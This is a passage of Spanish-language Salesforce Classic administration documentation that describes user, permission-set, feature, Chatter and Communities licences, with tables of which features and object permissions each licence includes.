| Nombre de usuario | Campo administrativo que define el inicio de sesión del usuario. Se admiten hasta 80 caracteres en este campo. |
| Código postal | Código postal de la dirección del usuario. Se admiten hasta 20 caracteres en este campo. |

CONSULTE TAMBIÉN

- Ver y gestionar usuarios
- Licencias de usuario
- Visualización de las licencias de función de su organización
- Restringir los dominios de correo electrónico de usuarios

# Descripción general de licencias

EDICIONES

Disponible en: Salesforce Classic

Los requisitos de cada edición varían en función de cada usuario, conjunto de permisos y tipo de licencia de funciones.

Para activar funcionalidades específicas de Salesforce para sus usuarios debe elegir una licencia de usuario para cada usuario. Para activar funcionalidades adicionales, puede asignar licencias de conjuntos de permisos y licencias de funciones a sus usuarios o adquirir asignaciones basadas en el uso para su organización.

Hay funciones específicas de Salesforce que requieren permisos específicos. Por ejemplo, para ver casos un usuario debe tener el permiso "Leer" en los casos. Sin embargo, no puede asignar permisos a cualquier usuario que seleccione. Al igual que las funciones que activa, cada permiso tiene requisitos propios. Para asignar un permiso concreto a un usuario, la licencia de ese usuario (o licencias) deben admitir el permiso. Más de una licencia puede admitir un único permiso.

Si los permisos fueran cerraduras, las licencias serían como llaveros. Para asignar usuarios a un permiso específico, antes deben tener una licencia que incluya la llave que desbloquee ese permiso. Aunque todos los usuarios deben tener únicamente una licencia de usuario, puede asignar una o más licencias de conjunto de permisos o licencias de función para desbloquear permisos adicionales.

Si proseguimos con el ejemplo, la licencia de usuario de Salesforce incluye la llave que desbloquea el permiso "Leer" en casos, pero la licencia de usuario de suscripción a la aplicación de Force.com no lo tiene. Si intenta asignar ese permiso a un usuario de suscripción a la aplicación de Force.com, recibirá un mensaje de error. Sin embargo, si a ese usuario de suscripción a la aplicación de Force.com también se le asigna una licencia del conjunto de permisos Comunidad de compañía de Force.com, podrá asignar a ese usuario el permiso "Leer" sobre casos.

Salesforce ofrece los siguientes tipos de licencias y derechos basados en usos.

### Licencias de usuario

Una licencia de usuario es la que determina las funciones básicas a las que puede acceder el usuario. Cada usuario debe tener únicamente una licencia de usuario. Los permisos de usuario para el acceso a datos se asignan a través de un perfil y opcionalmente por medio de uno o más conjuntos de permisos.

### Licencias de conjuntos de permisos

Un conjunto de permisos es una forma práctica de asignar a usuarios permisos y configuraciones específicos para utilizar varias herramientas y funciones. Las licencias de conjuntos de permisos permiten a los usuarios acceder a funciones que no forman parte de sus licencias de usuario. A los usuarios pueden asignárseles cualquier número de licencias de conjuntos de permisos.

### Descripción general de las licencias de función

Una licencia de función autoriza a un usuario a acceder a una función adicional que no se incluye con su licencia de usuario, como Marketing o Work.com. A los usuarios pueden asignárseles cualquier número de licencias de función.

### Asignaciones basadas en el uso

Una asignación basada en el uso es un recurso limitado que su organización puede utilizar de manera periódica, como el número de inicios de sesión mensual permitido en una comunidad de socios o el límite de registros para usuarios de lista de Data.com.

# Licencias de usuario

Una licencia de usuario es la que determina las funciones básicas a las que puede acceder el usuario. Cada usuario debe tener únicamente una licencia de usuario. Los permisos de usuario para el acceso a datos se asignan a través de un perfil y opcionalmente por medio de uno o más conjuntos de permisos.

EDICIONES

Disponible en: Salesforce Classic

Los requisitos de cada edición varían en función del tipo de licencia de usuario.

**Ejemplo:**

- Asigne una licencia de usuario de Force.com al Empleado A. La licencia de usuario de Force.com solo admite permisos de objetos estándar para cuentas y contactos, de modo que Empleado A no puede acceder a casos.
- Asigne una licencia de usuario de Salesforce al Empleado B. Asigne acceso de "Lectura" en casos al Empleado B.

Salesforce ofrece estos tipos de licencia.

- Licencias de usuarios estándar
- Licencias de usuarios de Chatter
- Licencias de usuarios de comunidades
- Licencias de usuarios del portal de Service Cloud
- Licencias de usuarios de Sites y Site.com
- Licencias de usuarios de Sitio Web autenticado

**Nota:** Si su empresa adquirió licencias de usuario personalizadas para otros tipos de funciones, podrá ver los otros tipos de licencia enumerados. Su organización de Salesforce también puede tener otras licencias compatibles, pero que ya no están disponibles para su compra. Póngase en contacto con Salesforce para obtener más información.

Los siguientes tipos de licencia solo están disponibles para organizaciones que utilicen un portal de clientes o un portal de socios.

- Licencias de usuario del portal de clientes
- Portal de clientes: Licencias de usuarios de Enterprise Administration
- Licencias de usuario del portal de socios

Si no tiene un Portal de clientes o un portal de socios pero desea compartir información con sus clientes o socios, consulte Licencias de usuario de comunidades en la página 515.

### Visualización de las licencias de usuario de su organización

Visualice las licencias de usuario que ha comprado su organización para saber qué tiene disponible para asignar a sus usuarios.

### Licencias de usuarios estándar

Busque información sobre las licencias de usuario estándar que puede obtener para su organización, como la licencia de usuario de Salesforce y los tipos de licencia de usuario de Force.com.

### Licencias de usuarios de Chatter

Todas las licencias estándar de Salesforce permiten el acceso libre a Chatter a cualquier usuario en su organización. Salesforce ofrece también licencias específicas de Chatter: Chatter External, Chatter Free y Chatter Only (también conocido como Chatter Plus).

### Licencias de usuarios de Comunidades

Disponemos de tres licencias de comunidades para los usuarios externos: Comunidad de clientes, Customer Community Plus y Comunidad de socios. También tenemos una licencia Aplicaciones y comunidad de empleados para comunidades de empleados.

### Licencias de usuario de Database.com

### Licencias de usuarios del portal de Service Cloud

Licencias de usuario de Sites y Site.com

Los usuarios de Sites y Site.com solo pueden tener licencias de usuario invitado o de usuario de Site.com Only.

Licencias de usuario de sitio web autenticado

Los usuarios del portal de plataforma cuentan con la licencia de Authenticated Website, que se ha diseñado para su eso con Force.com Sites. Proporciona a los usuarios de sitios designados un número ilimitado de inicios de sesión en su Portal de plataforma para acceder a la información del servicio de atención al cliente.

Licencias de usuario del portal de clientes

Los usuarios de un sitio de Portal de clientes disponen de la licencia estándar de Gestor del portal de clientes.

Portal de clientes: Licencias de usuarios de Enterprise Administration

Portal de clientes: Los usuarios de Enterprise Administration cuentan con la licencia de Gestor del portal de clientes personalizado. Esta licencia proporciona a los contactos un número ilimitado de inicios de sesión en su Portal de clientes de Salesforce para gestionar el servicio de atención al cliente.

Licencias de usuario del portal de socios

Los usuarios del portal de socios cuentan con la licencia de usuario de Socio oro. Solo pueden acceder a Salesforce a través del portal de socios.

CONSULTE TAMBIÉN

Ver y gestionar usuarios

Configurar su empresa en Salesforce

## Visualización de las licencias de usuario de su organización

Visualice las licencias de usuario que ha comprado su organización para saber qué tiene disponible para asignar a sus usuarios.

1. Desde Configuración, introduzca *Información de la empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de la empresa**.
2. Consulte la lista relacionada Licencias de usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: Todas las ediciones

PERMISOS DE USUARIO

Para ver licencias de usuario:

- "Ver parámetros y configuración"

## Licencias de usuarios estándar

Busque información sobre las licencias de usuario estándar que puede obtener para su organización, como la licencia de usuario de Salesforce y los tipos de licencia de usuario de Force.com.

EDICIONES

Disponible en: Salesforce Classic

Los requisitos de cada edición varían en función del tipo de licencia de usuario.

| Tipo de licencia | Descripción | Disponible en |
|---|---|---|
| `Salesforce` | Pensadas para usuarios que requieren acceso completo al CRM estándar y a las aplicaciones de AppExchange de Force.com. Los usuarios con esta licencia de usuario pueden acceder a cualquier aplicación estándar o personalizada.<br><br>Cada licencia proporciona almacenamiento adicional para usuarios con Enterprise Edition, Unlimited Edition y Performance Edition. | Todas las ediciones |
| `Usuario de Knowledge Only` | Diseñada para usuarios que solo necesiten tener acceso a la aplicación Salesforce Knowledge. Esta licencia ofrece acceso a objetos personalizados, fichas personalizadas y las siguientes fichas estándar.<br>• Artículos<br>• Gestión de artículos<br>• Chatter<br>• Archivos<br>• Inicio<br>• Perfil<br>• Informes<br>• Objetos personalizados<br>• Fichas personalizadas<br><br>La licencia de usuario exclusivo de conocimiento incluye un perfil exclusivo de conocimiento que garantiza el acceso a la ficha Artículos. Para ver y utilizar la ficha Gestión de artículos, un usuario debe tener el permiso "Gestionar artículos".<br><br>Nota: Para ver artículos, un usuario debe tener el permiso "AllowViewKnowledge" en su perfil. Sin embargo, este permiso está desactivado para perfiles predeterminados. Para proporcionar a un usuario el permiso "AllowViewKnowledge" en su perfil, active le permiso en un perfil duplicado y asigne el perfil duplicado al usuario. | **Enterprise Edition**, **Unlimited Edition** y **Performance Edition** |
| `Identity` | Otorga a los usuarios el acceso a funciones de Salesforce Identity.Salesforce Identity conecta los usuarios de Salesforce con servicios y aplicaciones externos mientras otorga a los administradores el control sobre la autenticación y autorización para esos usuarios.<br><br>Para obtener más información, consulte la *Guía de implementación de Salesforce Identity*. | **Enterprise Edition**, **Unlimited Edition**, **Performance Edition** y **Developer Edition**<br><br>Cada organización nueva de **Developer Edition** incluye diez licencias de usuario de Identity gratuitas. |
| `External Identity` | Proporciona funciones de Identity para usuarios fuera de la base de usuarios de su organización (como personas que no son empleados). Almacene y | **Enterprise Edition**, **Unlimited Edition**, **Performance Edition** y **Developer Edition** |

| Tipo de licencia | Descripción | Disponible en |
|---|---|---|
| | administre estos usuarios, seleccione el modo en que se autentican (nombre de usuario/contraseña o con inicio de sesión único a través de redes sociales como Facebook, Google+, LinkedIn y otras), y permita la inscripción automática. | Se incluyen cinco licencias de usuario de External Identity con cada organización nueva de **Developer Edition**. |
| `Solo usuario de Work.com` | Diseñado para usuarios que no tienen una licencia de Salesforce y necesitan acceso a Work.com.<br>Nota: Chatter debe estar activado para que las funciones de Work.com funciones correctamente. | **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, **Performance Edition** y **Developer Edition** |

## Tipos de licencia de usuario de Force.com

| Tipo de licencia | Descripción | Disponible en |
|---|---|---|
| `Salesforce Platform` | Diseñada para usuarios que necesitan acceder a aplicaciones personalizadas, pero no a las funcionalidades CRM estándar. Los usuarios con esta licencia de usuario están autorizados a utilizar aplicaciones personalizadas desarrolladas en su organización o instaladas desde AppExchange de Force.com. Además, están autorizados a utilizar funcionalidades fundamentales de la plataforma como cuentas, contactos, informes, paneles, documentos y fichas personalizadas. Sin embargo, estos usuarios no tienen autorización para algunos permisos de usuario y aplicaciones estándar, incluidos los objetos y fichas estándar como previsiones y oportunidades. Los usuarios con esta licencia también pueden usar Connect Offline.<br>Nota: Los usuarios que tengan esta licencia solo pueden ver los paneles si el usuario que ejecuta tiene la misma licencia.<br>Los usuarios con licencias de usuario de Salesforce Platform pueden acceder a todas las aplicaciones personalizadas de su organización.<br>Cada licencia proporciona almacenamiento adicional para usuarios con Enterprise Edition, Unlimited Edition y Performance Edition.<br>Nota: Para ver artículos, un usuario debe tener el permiso "AllowViewKnowledge" en su perfil. Sin embargo, este permiso está desactivado para perfiles predeterminados. Para proporcionar a un usuario el permiso "AllowViewKnowledge" en su perfil, active le permiso en un perfil duplicado y asigne el perfil duplicado al usuario. | **Enterprise Edition**, **Unlimited Edition**, **Performance Edition** y **Developer Edition** |
| `Force.com - One App` | Nota: Esta licencia no está disponible para nuevos clientes.<br>Diseñada para usuarios que necesitan acceder a una aplicación personalizada, pero no a las funcionalidades CRM estándar. Los usuarios de Force.com - One App tienen los mismos derechos que los usuarios de Salesforce Platform y además tienen acceso a un número ilimitado de etiquetas personalizadas. Sin embargo, solo pueden utilizar una aplicación | **Enterprise Edition** y **Unlimited Edition** |

| Tipo de licencia | Descripción | Disponible en |
|---|---|---|
| | personalizada, que se define como un máximo de 10 objetos personalizados, y únicamente tienen acceso de solo lectura a los objetos Cuentas y Contactos.<br>Nota: Los usuarios que tengan esta licencia solo pueden ver los paneles si el usuario que ejecuta tiene la misma licencia.<br>Cada licencia proporciona 20 MB de almacenamiento de datos adicional y 100 MB de almacenamiento de archivos, independientemente de la edición de Salesforce.<br>Nota: Para ver artículos, un usuario debe tener el permiso "AllowViewKnowledge" en su perfil. Sin embargo, este permiso está desactivado para perfiles predeterminados. Para proporcionar a un usuario el permiso "AllowViewKnowledge" en su perfil, active le permiso en un perfil duplicado y asigne el perfil duplicado al usuario. | |
| `Suscripción a la aplicación de Force.com` | Concede acceso de usuario a una aplicación de Force.com Light o Force.com Enterprise , ninguna de las cuales incluye la función CRM.<br>Una aplicación de Force.com Light tiene hasta 10 objetos personalizados y 10 fichas personalizadas, tiene acceso de solo lectura a cuentas y contactos y admite seguridad a nivel de objeto y de campo. Una aplicación de Force.com Light no puede utilizar la API masiva o API de transmisión.<br>Una aplicación de Force.com Enterprise tiene hasta 10 objetos personalizados y 10 fichas personalizadas. Además de los permisos de una aplicación Force.com Light, una aplicación Force.com Enterprise admite colaboración a nivel de registro, puede usar la API masiva y la API de transmisión y tiene acceso de lectura/escritura a las cuentas y los contactos.<br>Nota: Los usuarios que tengan esta licencia solo pueden ver los paneles si el usuario que ejecuta tiene la misma licencia.<br>Cada suscripción de la aplicación Force.com proporciona 20 MB de almacenamiento de datos adicional por usuario en Enterprise Edition y 120 MB de almacenamiento de datos por usuario en Unlimited Edition y Performance Edition, así como 2 GB de almacenamiento de archivos sin importar la edición.<br>Nota: Para ver artículos, un usuario debe tener el permiso "AllowViewKnowledge" en su perfil. Sin embargo, este permiso está desactivado para perfiles predeterminados. Para proporcionar a un usuario el permiso "AllowViewKnowledge" en su perfil, active le permiso en un perfil duplicado y asigne el perfil duplicado al usuario. | **Enterprise Edition**, **Unlimited Edition** y **Performance Edition** |
| `Usuario de Comunidad de empresa` | Es una licencia de usuario interna para comunidades de empleados. Se ha diseñado para que los usuarios accedan a fichas personalizadas Salesforce | **Enterprise Edition**, **Unlimited Edition**, |

| Tipo de licencia | Descripción | Disponible en |
|---|---|---|
| | Files, Chatter (personas, grupos, noticias en tiempo real) y una comunidad que incluye el sitio Site.com.<br>Los usuarios de Comunidad de empresa tienen acceso de solo lectura a artículos de Salesforce Knowledge. También pueden:<br>• Acceder a hasta 10 objetos personalizados y 10 fichas personalizadas<br>• Utilizar funciones de Contenido, Ideas, Activos e Identidad<br>• Usar actividades, tareas, calendario y eventos<br>• Tener acceso a cuentas, contactos, casos y documentos. | **Performance Edition** y **Developer Edition** |

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de usuarios de Chatter

Todas las licencias estándar de Salesforce permiten el acceso libre a Chatter a cualquier usuario en su organización. Salesforce ofrece también licencias específicas de Chatter: Chatter External, Chatter Free y Chatter Only (también conocido como Chatter Plus).

EDICIONES

Disponible en: Salesforce Classic

Las licencias de Chatter External y Chatter Free están disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Las licencias de Chatter Only (también conocido como Chatter Plus), están disponibles en: **Professional Edition**, **Enterprise Edition** **Unlimited Edition** y **Performance Edition**

### Chatter External

Esta licencia es para usuarios fuera del dominio de correo electrónico de su empresa. Estos usuarios externos, también denominados clientes, pueden ser invitados a grupos de Chatter que permiten clientes. Los clientes pueden acceder a información e interactuar con los usuarios únicamente de los grupos a los que están invitados. No pueden acceder a objetos o datos de Chatter.

### Chatter Free

La licencia de Chatter Free es para usuarios que no tienen una licencia de Salesforce pero necesitan acceder a Chatter. Estos usuarios pueden acceder a elementos estándar de Chatter como personas, perfiles, grupos y archivos, pero no pueden acceder a objetos o datos de Salesforce. Los usuarios de Chatter Free pueden ser moderadores de Chatter.

Los usuarios de Chatter Free no ven las fichas como otros usuarios de Salesforce. Los usuarios de Chatter Free acceden a las noticias en tiempo real, personas, grupos y archivos utilizando los vínculos de la barra lateral de la página.

Los administradores de Salesforce puede actualizar una licencia de Chatter Free a una licencia estándar de Salesforce o Chatter Only en cualquier momento. No puede convertir una licencia estándar de Salesforce o Chatter Only a una licencia de Chatter Free.

### Chatter Only (Chatter Plus)

Las licencias de Chatter Only también se conocen como licencias de Chatter Plus. Es para usuarios que no tienen licencias de Salesforce pero que necesitan acceso a algunos objetos de Salesforce además de Chatter. Los usuarios de Chatter Plus pueden ser moderadores de Chatter y tener acceso a páginas estándar de personas, perfiles, grupos y archivos de Chatter. También pueden

- Ver cuentas y contactos de Salesforce.

- Utilizar Salesforce CRM Content, Ideas y Respuestas
- Acceder a paneles e informes
- Usar y aprobar flujos de trabajo
- Use el calendario para crear y supervisar actividades
- Visualice y modifique hasta diez objetos personalizados
- Agregar registros a grupos

De forma predeterminada, las fichas ara objetos estándar de Salesforce están ocultas a los usuarios de Chatter Plus. Exponga esas fichas, si desea ponerlas a disponibilidad de usuarios de Chatter Plus. Para obtener más información sobre los usuarios de Chatter Plus, consulte *Preguntas más frecuentes de Chatter Plus*.

## Descripción general de licencias de Chatter

Esta tabla muestra la lista de funciones disponibles para licencias de Chatter External, Chatter Free y Chatter Only.

| **Función** | **Chatter External**<br>**(Acceso limitado a elementos y personas de los grupos a los que están invitados los clientes)** | **Chatter Free** | **Chatter Only**<br>**(también conocido como Chatter Plus)** |
|---|---|---|---|
| Cliente de Chatter Desktop | ✅ | ✅ | ✅ |
| Utilice la aplicación móvil Salesforce1<br>(Las aplicaciones descargables requieren el permiso de perfil "API activado") | ✅<br>Los usuarios de la aplicación descargable no pueden acceder a las vistas de lista Grupos o Personas. | ✅ | ✅ |
| Fuentes | ✅ | ✅ | ✅ |
| Colaboración de archivos | ✅ | ✅ | ✅ |
| Files Connect: | | | ✅ |
| Grupos | ✅ | ✅ | ✅ |
| Invitaciones para unirse a grupos | ✅<br>Solo los clientes que sean también responsables de grupo pueden invitar a usuarios de Chatter de los grupos a los que tienen acceso o a personas ajenas a Chatter. | ✅ | ✅ |
| Perfiles | ✅ | ✅ | ✅ |
| Temas y etiquetas | ✅ | ✅ | ✅ |
| Mensajes privados | ✅ | ✅ | ✅ |

| Función | Chatter External<br>(Acceso limitado a elementos y personas de los grupos a los que están invitados los clientes) | Chatter Free | Chatter Only<br>(también conocido como Chatter Plus) |
|---|---|---|---|
| Búsqueda global | ✅<br>Los resultados de la búsqueda solo incluyen los elementos a los que los usuarios tienen acceso mediante grupos. | ✅ | ✅ |
| Objetos personalizados | | | ✅<br>Hasta 10 objetos personalizados. |
| Cuentas y contactos | | | ✅<br>Solo lectura |
| Calendario y eventos | | | ✅ |
| Biblioteca de contenido | | | ✅ |
| Ideas y respuestas | | | ✅ |
| Informes y paneles | | | ✅ |
| Tareas y actividades | | | ✅ |
| Uso y aprobación de flujos de trabajo | | | ✅ |

## Licencias de usuarios de Comunidades

Disponemos de tres licencias de comunidades para los usuarios externos: Comunidad de clientes, Customer Community Plus y Comunidad de socios. También tenemos una licencia Aplicaciones y comunidad de empleados para comunidades de empleados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Enterprise Edition**

### Aprender sobre las licencias

**¿Necesito licencias de comunidades para utilizar comunidades en mi organización?**

Sí. Para activar comunidades en su organización por primera vez, debe tener al menos una de las siguientes licencias adquiridas en su organización: Comunidad de clientes, Comunidad de clientes Plus, Comunidad de socios o Aplicaciones y comunidad de empleados.

Nota: Si su organización tiene licencias de portal heredadas, no necesita adquirir licencias de comunidades para utilizar comunidades.

**¿Están las licencias de comunidad asociadas con usuarios o con una comunidad?**

Las licencias de Comunidades están asociadas con usuarios, no con una comunidad específica. Si es necesario, puede mover usuarios con esas licencias entre comunidades. Si tiene licencias sin utilizar, puede asignarlas a usuarios en cualquier comunidad de su organización.

Aquí hay otra manera de pensar en ello: Su comunidad es como un avión. Cada pasajero tiene un tipo diferente de billete (licencia) y, por lo tanto, diferentes niveles de acceso. Están todos juntos en el mismo viaje, pero cada persona tiene una experiencia ligeramente diferente en base a lo que cuesta el billete.

Además de las licencias de comunidad de apoyo, las comunidades admiten todas las licencias internas y de portal, incluidas las licencias Portal de clientes, Sitio Web autenticado y Portal de socios existentes.

**¿Cómo se utiliza una licencia en una comunidad de empleados?**

La licencia de conjunto de permisos Aplicaciones y comunidad de empleados incluye los mismos permisos proporcionados por la licencia Aplicaciones y comunidad de empleados. Utilice esta licencia complementaria para dar a los empleados que disponen de una licencia existente Salesforce Platform o Suscripción a la aplicación de Force.com acceso a su comunidad de empleados.

La licencia Aplicaciones y comunidad de empleados aparece como Comunidad de empresa en la lista relacionada Licencia de usuario en Configuración.

**¿Cómo se comparan las licencias de comunidad con las licencias de portal heredadas?**

A continuación se describe una rápida correlación de las nuevas licencias de comunidades con sus equivalentes de portal anteriores y su principal caso de uso.

**Importante:** Los usuarios que tienen licencias de portal pueden acceder a su comunidad siempre que los incluya agregando los perfiles o los conjuntos de permisos con los que están asociados. No tiene que adquirir nuevas licencias de Comunidades para ellos.

| Nombre de licencia de comunidad | Uso óptimo para | Licencia de portal comparable |
|---|---|---|
| Comunidad de clientes | Las comunidades de negocio a consumidor con un gran número de usuarios externos | Portal de clientes de gran volumen, Portal de Service Cloud Portal, Portal de sitios web autenticados |
| Comunidad de clientes Plus | Comunidades de negocio a negocio para asistencia y escenarios no de ventas, como eCommerce | Portal de clientes: Enterprise Administration |
| Comunidad de socios | Comunidades de negocio a negocio que necesitan acceso a datos de ventas como la gestión de relaciones de socios | Socio |

A continuación se muestra un árbol de decisiones sencillo para ayudar en la selección del tipo de licencia para las necesidades de su comunidad.

**Nota:** Diferentes tipos de licencia pueden acceder a su comunidad. Su comunidad no está limitada solo un tipo de licencia.

**¿Qué pasa con las licencias basadas en inicios de sesión mensuales?**

Las siguientes licencias de comunidad también están disponibles como una licencia mensual basada en inicios de sesión, con los nombres siguientes.

| Nombre de licencia de comunidad | Nombre de licencia mensual basada en inicios de sesión |
|---|---|
| Comunidad de clientes | Licencia de inicio de sesión de Comunidad de clientes |
| Comunidad de clientes Plus | Licencia de inicio de sesión de Comunidad de clientes Plus |
| Comunidad de socios | Licencia de inicio de sesión de Comunidad de socios |

Cuando se utiliza una licencia mensual basada en inicios de sesión, un usuario consume un inicio de sesión cuando entra en una comunidad. Los usuarios que ya han iniciado sesión no consumen licencias cuando cambian entre sus comunidades. La superación de los límites se calcula al final del año en lugar de mensualmente.

Si los usuarios con una licencia de comunidad basada en inicios de sesión acceden a sus comunidades a través de Salesforce1, consumen un inicio de sesión la primera vez que inician sesión o si sus sesiones vencen. Un inicio de sesión se cuenta cada vez que un usuario basado en inicio de sesión se autentica en la comunidad. Salesforce calcula los inicios de sesión desde la tabla LoginHistory. El periodo de tiempo de espera para un inicio de sesión es configurable hasta un máximo de 12 horas.

**¿Se requiere una licencia adicional para utilizar Generador de comunidad?**

Cada comunidad que utiliza una plantilla basada en Generador de comunidad puede utilizar Generador de comunidad para agregar páginas personalizadas con marca a su comunidad. Los usuarios de comunidades con el permiso "Crear y configurar comunidades" tienen automáticamente acceso de administrador de sitio completo a Generador de comunidad de una comunidad.

**¿Tienen las comunidades límites de usuarios?**

Puede tener hasta 50 comunidades en su organización de Salesforce. Comunidades activas, inactivas y de vista previa, incluyendo sitios de Force.com, cuentan en este límite.

Para evitar problemas de implementación y cualquier degradación de la calidad del servicio, recomendamos que el número de usuarios de su comunidad no exceda los límites indicados a continuación. Si requiere usuarios adicionales más allá de estos límites,

póngase en contacto con su ejecutivo de cuentas de Salesforce. Si su comunidad creciente necesita más usuarios, póngase en contacto con su representante de cuenta de Salesforce para comprender cómo se puede ampliar el producto para cumplir sus necesidades.

| Tipo de comunidad | Número de usuarios |
|---|---|
| Socio o Comunidad de clientes Plus | 1 millón |
| Cliente | 10 millones |

**¿Contarán los usuarios sin autenticar en las licencias de mi comunidad?**

¡En absoluto! Los usuarios sin autenticar o invitados que acceden a su comunidad no utilizan ninguna de las licencias de su comunidad.

Estos son los límites para usuarios invitados en base a su edición de Salesforce. Las superaciones se calculan anualmente. Si su comunidad creciente supera este número de usuarios invitados, póngase en contacto con su representante de cuenta de Salesforce para comprender cómo se puede ampliar el producto para cumplir sus necesidades.

| Edición de Salesforce | Número de usuarios invitados |
|---|---|
| Enterprise Edition | 500.000/mes |
| Unlimited Edition | Un millón/mes |

## Detalle de licencia

Esta tabla muestra las funciones que hay disponibles para los perfiles de usuario predeterminados con licencias de Comunidad de clientes, Comunidad de clientes Plus, Comunidad de socios o Aplicaciones y comunidad de empleados.

| | Comunidad de clientes | Comunidad de clientes Plus | Comunidad de socios | Aplicaciones y comunidad de empleados |
|---|---|---|---|---|
| **Objetos estándar de Salesforce** | | | | |
| Relaciones de contactos de cuentas[1] | ✅ | ✅ | ✅ | ✅ |
| Cuentas | ✅ Leer, modificar[2] | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar, eliminar, ver todos los datos, gestionar todos los datos |
| Activos | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar |

[1] Para ver o crear relaciones entre cuentas y contactos, debe tener el permiso "Leer" en cuentas y contactos. Para modificar o eliminar relaciones entre cuentas y contactos, debe tener el permiso "Leer" en cuentas y "Modificar" en contactos.

[2] Para licencias de Comunidad de clientes, el acceso también se puede controlar empleando conjuntos de colaboración.

| | Comunidad de clientes | Comunidad de clientes Plus | Comunidad de socios | Aplicaciones y comunidad de empleados |
|---|---|---|---|---|
| Campañas | | | ✅ Leer, crear y modificar[3] | |
| Casos | ✅ Leer, crear, modificar[4] | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar, eliminar[5] |
| Contactos | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar, eliminar, ver todos los datos, gestionar todos los datos |
| Contratos | ✅ Leer, crear, modificar, eliminar | ✅ Leer, crear, modificar, eliminar | ✅ Leer, crear, modificar, eliminar | |
| Paneles | | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Sólo lectura |
| Documentos | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Leer, crear, modificar, eliminar, ver todos los datos, gestionar todos los datos |
| Asignaciones | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | |
| Eventos y calendario | | | ✅ Leer, crear, modificar | |
| Ideas | ✅ Leer, crear | ✅ Leer, crear | ✅ Leer, crear | ✅ Leer, crear |

[3] Para la licencia Comunidad de socios, para leer, crear y modificar campañas en la interfaz de usuario, el usuario socio también necesita el permiso "Usuario de marketing". Con esos permisos, un usuario socio puede: buscar y agregar sus contactos o candidatos como miembros de campañas, acceder a informes en sus campañas y enviar correo electrónico masivo o asignar de forma masiva a sus contactos y candidatos en una campaña.

[4] Para la licencia Comunidad de clientes, no se pueden crear casos en nombre de otro usuario.

[5] En comunidades de empleados, los casos pueden realizar un seguimiento de problemas internos y de empleados, pero no se debe utilizar para casos de clientes.

| | Comunidad de clientes | Comunidad de clientes Plus | Comunidad de socios | Aplicaciones y comunidad de empleados |
|---|---|---|---|---|
| Candidatos | | | ✅ Leer, crear, modificar | |
| Notas y archivos adjuntos | ✅ Se aplican excepciones [6] | ✅ Se aplican excepciones [7] | ✅ | ✅ Se aplican excepciones [8] |
| Oportunidades | | | ✅ Leer, crear, modificar | |
| Pedidos [9] | ✅ Leer, crear, modificar, eliminar | ✅ Leer, crear, modificar, eliminar | ✅ Leer, crear, modificar, eliminar | |
| Listas de precios | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Sólo lectura | |
| Productos | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Sólo lectura | |
| Presupuestos | | | ✅ Leer, crear, modificar | |
| Informes [10] | | ✅ Crear y gestionar | ✅ Crear y gestionar | ✅ Crear y gestionar |

[6] Para la licencia Comunidad de clientes, el acceso a Notas y Datos adjuntos para la mayoría de los objetos está activada de forma predeterminada. Para cuentas y contactos, este acceso viene determinado por la fecha de creación de su organización. Si sus usuarios con una licencia Comunidad de clientes no pueden acceder a Notas y Datos adjuntos en cuentas y contactos, póngase en contacto con Salesforce.

[7] Para la licencia Comunidad de clientes Plus, los archivos adjuntos solo están disponibles a través de la lista relacionada Archivos adjuntos en Casos. Las notas y los datos adjuntos pueden verse en listas relacionadas para objetos estándar y personalizados.

[8] Para la licencia Aplicaciones y comunidad de empleados, las notas y los datos adjuntos están disponibles en la lista relacionada Notas y Datos adjuntos en registros como cuentas, contactos y casos.

[9] Cuando se activan los pedidos, los perfiles estándar incluyen automáticamente todos los permisos de objeto para pedidos, así como acceso de lectura para productos y listas de precios. Si sus usuarios externos están asignados a un perfil estándar y esos permisos de objeto no son adecuados para ellos, considere la creación de perfiles personalizados que no incluyen esos permisos de objeto.

[10] Para que las licencias Comunidad de clientes Plus y Aplicaciones y comunidad de empleados y Comunidad de socios creen y modifiquen informes, el usuario necesita también los permisos "Crear y personalizar informes", "Generador de informes" y "Modificar mis informes". Para obtener más información, consulte Configurar Gestión de informes para usuarios externos: Crear y modificar informes.

| | Comunidad de clientes | Comunidad de clientes Plus | Comunidad de socios | Aplicaciones y comunidad de empleados |
|---|---|---|---|---|
| Contratos de servicios | | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | |
| Órdenes de trabajo | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar | ✅ Leer, crear, modificar, eliminar |
| **Funciones, funcionalidad y objetos personalizados de Salesforce** | | | | |
| Almacenamiento adicional | | 2 MB por miembro (licencia basada en miembros)<br>1 MB por miembro (licencia basada en inicios de sesión) | 5 MB por miembro (licencia basada en miembros)<br>1 MB por miembro (licencia basada en inicios de sesión) | 20 MB por usuario (licencia basada en usuarios)[11] |
| Chatter (Personas, Grupos, Noticias en tiempo real, Archivos, Mensajes privados) [12] | ✅ | ✅ | ✅ | ✅ |
| Contenido | | ✅ Ver y cargar | ✅ Ver y cargar | ✅ Ver, cargar y gestionar |
| Objetos personalizados | ✅ 10 objetos personalizados por licencia (los objetos personalizados de paquetes gestionados no se contabilizan en este límite) | ✅ 10 objetos personalizados por licencia (los objetos personalizados de paquetes gestionados no se contabilizan en este límite) | ✅ 10 objetos personalizados por licencia (los objetos personalizados de paquetes gestionados no se contabilizan en este límite) | ✅ 10 objetos personalizados por licencia (los objetos personalizados de paquetes gestionados no se contabilizan en este límite) |
| Administración delegada | | ✅ | ✅ | |
